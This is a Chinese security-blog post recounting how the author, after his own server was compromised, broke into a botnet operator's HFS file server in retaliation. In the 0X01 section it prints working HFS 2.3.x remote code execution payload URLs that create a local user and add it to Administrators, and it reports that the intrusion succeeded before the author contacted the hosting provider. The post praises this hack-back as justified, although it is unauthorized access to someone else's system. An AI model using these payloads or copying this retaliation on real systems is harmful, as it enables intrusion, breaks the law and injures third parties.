

# 自己的服务器被抓鸡，看我如何反击

原创 HACK学习 HACK学习呀

2020-02-28原文

本文由内部学员：大老鼠投稿

## 我与该学员的聊天截图


12:46:45



老大




我进了一个抓肉鸡的服务器



脚本黑客的服务器桌面截图

HACK学习呀



如何渗透进去的呢



Hfs



其实还有好多黑客



在MySQL日志能看到



就他这用了Hfs有漏洞的版本



他把木马放在Hfs提供下载

HACK学习呀

## 0X00 科普HFS

先来科普一下：

HFS是什么？

# HFS 网络文件服务器


2.3是专为个人用户所设计的HTTP档案系统，如果您觉得架设FTP Server太麻烦，那么这个软件可以提供您更方便的网络文件传输系统，下载后无须安装，只要解压缩后执行 hfs.exe，于「Virtual File System(虚拟档案系统)」窗格下按鼠标右键，即可新增/移除虚拟档案资料夹，或者直接将欲加入的档案拖曳至此窗口，便可架设完成个人HTTP网络文件服务器。

## 0X01 事情原因

今天我发现我自己练习用的服务器被别人挂了一句话木马（我没有修改phpstudy的mysql数据库默认密码），一定要注意弱口令和及时更改默认密码

如图打开主页成这样的了都是些数据库的日志应该是被黑客给搞了

(太可怕了)，怪自己太疏忽。





[illegible]

然后我通过浏览器访问了下该地址，发现是一个HFS的程序

用户 登录

目录

首页

0 个子目录, 1 个文件, 112.0 KB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3i 297 随波汉化版  
服务器时间: 2020/2/28 19:36:40  
在线时长: (3 天) 01:08:44

文件名.扩展名	大小(类型)	修改时间	点击量
[最新] Service.exe	112.0 KB	2020/2/25 18:26:58	247

HACK学习呀

用户 登录

目录

首页

0 个子目录, 2 个文件, 852.6 KB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3i 297 随波汉化版  
服务器时间: 2020/2/28 19:37:41  
在线时长: 03:37:10

文件名.扩展名	大小(类型)	修改时间	点击量
ma.exe	46.0 KB	2020/2/28 16:07:55	32
my-linux	806.6 KB	2020/2/26 10:21:00	104

HACK学习呀

浏览器地址栏: 不安全 | 18810

用户: 登录

目录: 首页

0 个子目录, 1 个文件, 140.13 KB


搜索:  确定

选择: 全选 反选 通配符

0 项已选定

操作: 打包下载 文件列表

服务器信息: HttpFileServer v2.3c 291 随波汉化版  
服务器时间: 2020/2/28 19:41:17  
在线时长: (13 天) 06:58:32

文件名.扩展名	大小(类型)	修改时间	点击量
 server.exe	140.13 KB	2019/5/20 22:36:47	73

HACK学习呀

浏览器地址栏: 不安全 | 18810

用户: 登录

目录: 首页

0 个子目录, 2 个文件, 1.36 MB

搜索:  确定

选择: 全选 反选 通配符

0 项已选定

操作: 打包下载 文件列表

服务器信息: HttpFileServer v2.3 beta 285 随波汉化版  
服务器时间: 2020/2/28 19:35:53  
在线时长: (1 天) 19:07:06

文件名.扩展名	大小(类型)	修改时间	点击量
 LinuxTF	1.01 MB	2020/2/27 12:33:35	3
 MipsLinuxTF	358.86 KB	2020/2/27 12:33:40	1

HACK学习呀

信息中心 /

信息中心 /

信息中心 /

信息中心 /

← → ↺ ↻ ⌂ ↶ ☆ ⓘ 不安全 | 1

用户

登录

目录

首页

0 个子目录, 4 个文件, 2.3 MB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3i 297 随波汉化版

服务器时间: 2020/2/28 19:36:36

文件名.扩展名	大小(类型)	修改时间	点击量
00.exe	24.2 KB	2020/2/28 15:56:17	16
77.exe	24.2 KB	2020/2/28 15:56:17	246
88.exe	476.9 KB	2020/2/22 20:10:52	27
Linux2.6	1.8 MB	2020/2/28 11:59:21	51

HACK学习呀

← → ↺ ↻ ⌂ ↶ ☆ ⓘ 不安全 | 96

信息中心 /

信息中心 /

信息中心 /

信息中心 /

← → ↺ ↻ ⌂ ↶ ☆ ⓘ 不安全 | 96

用户

登录

目录

首页

0 个子目录, 6 个文件, 2.8 MB

搜索

确定

选择

全选 反选 通配符

0 项已选定

操作

打包下载 文件列表

服务器信息

HttpFileServer v2.3h 296 随波汉化版

服务器时间: 2020/2/28 19:36:50

在线时长: (1 天) 11:41:28

文件名.扩展名	大小(类型)	修改时间	点击量
gx.exe	128.5 KB	2020/2/18 16:27:01	142
Linux2.6	1.3 MB	2020/2/26 13:02:08	2
linux-arm	978.0 KB	2020/2/26 9:34:13	1
Serve.exe	162.0 KB	2020/2/21 8:01:18	136
Server.exe	62.5 KB	2020/2/18 14:40:19	73
taskhost.exe	116.0 KB	2020/2/19 17:24:10	308

HACK学习呀



然后发现上面全是木马exe，可能是脚本小子用来抓肉鸡用的  
我记得没错的话。HFS2.3.X有个远程代码执行的漏洞

### Payload:

```
http://127.0.0.1/?search==%00{.exec|cmd /c net user DEF  
DEFHACKER123 /add.}
```



```
http://127.0.0.1/?search==%00{.exec|cmd /c net localgroup  
Administrators DEF /add.}
```


## 0X02 反击

HFS2.3.X代码执行的利用工具，我从网上下载了一个




### HFS 2.3X远程任意代码执行漏洞工具

作者: admin | 时间: 2018-1-10 10:11:08 | 分类: 黑客工具 隐藏侧边栏 展开侧边栏



成功执行了命令，添加了一个用户





## 0X03 后续

这台服务器的归属运营商，我向客服说明了情况，希望他们处理下该问题



下面是我与网站客服的聊天截图

2020-02-28

7



客户经理



备案专员

2020/2/28 12:48:06

正在等待客服接入，您可以先简单描述所要咨询的问题，如果长时间没有响应，您也可以 重新选择客服。

客户经理: 客服中心 2020/2/28 12:48:07

您好，客服客户经理郭靖为您服务。

2020/2/28 12:48:09

在吗

客户: 络客服中心 2020/2/28 12:48:14

您好，客服经理为您服务。

请问有什么可以帮您的? 😊


2020/2/28 12:48:17



8:24

这个服务器是你们卖的吧

28 12:48:43



2020/2/28 12:49:20



HACK学习网



2020-02-28



2020/2/28 12:49:29

这个人在抓肉鸡

客户经理 客服中心 2020/2/28 12:49:40

你买的吗

2020/2/28 12:49:46

不是我买的

客户经理 客服中心 2020/2/28 12:49:47

好的我等会去查一下

HACK学习呀

2020/2/28 12:54:15

还有一个

2020/2/28 12:54:21

我被他提出来了

2020/2/28 12:54:26

没有截图证据

2020/2/28 12:54:31

10 38


客户经理 客服中心 2020/2/28 12:54:31

IP 发给我

客户经理 客服中心 2020/2/28 12:54:34

好的

2020/2/28 13:01:37



2020/2/28 13:01:49

这是发现他入侵的日志信息

HACK学习呀

客户[REDACTED]服务中心 2020/2/28 13:35:54  
加个微信吧 [REDACTED]

客户经理郭靖 - 3A网络客服中心 2020/2/28 13:37:17  
🔒 10 [REDACTED] 9  
这台没看到啥东西 看操作记录被重装系统了

[REDACTED] 2020/2/28 13:38:32  
那一台呢

客户[REDACTED] 2020/2/28 13:39:03  
正在看

[REDACTED] 2020/2/28 13:40:30  
别让他们瞎搞这个东西了

客[REDACTED]服务中心 2020/2/28 13:41:04  
恩

客[REDACTED]中心 2020/2/28 13:41:27  
防不胜防的 加个微信吧 以后有啥情况的可以直接告诉我哈

[REDACTED] 2020/2/28 13:41:33  
好的

客户[REDACTED]服务中心 2020/2/28 13:41:40  
👉

[REDACTED] 2020/2/28 13:41:41  
我加了

[REDACTED] 2020/2/28 13:41:52

客户经[REDACTED]服务中心 2020/2/28 13:42:02  
ok

客户经[REDACTED]服务中心 2020/2/28 13:42:05  
加上了哈

[REDACTED] 2020/2/28 13:42:52  
1

客户经[REDACTED]服务中心 2020/2/28 13:43:05  
👉

客户经[REDACTED]服务中心 2020/2/28 13:59:53

HACK学习呀

最后，希望大家不要利用技术来做非法的事情

# 网上教“抓鸡” 最高判无期


2016-01-06

来源：北京日报

 HACK学习呀



点赞，转发，在看



精选留言

用户设置不下载评论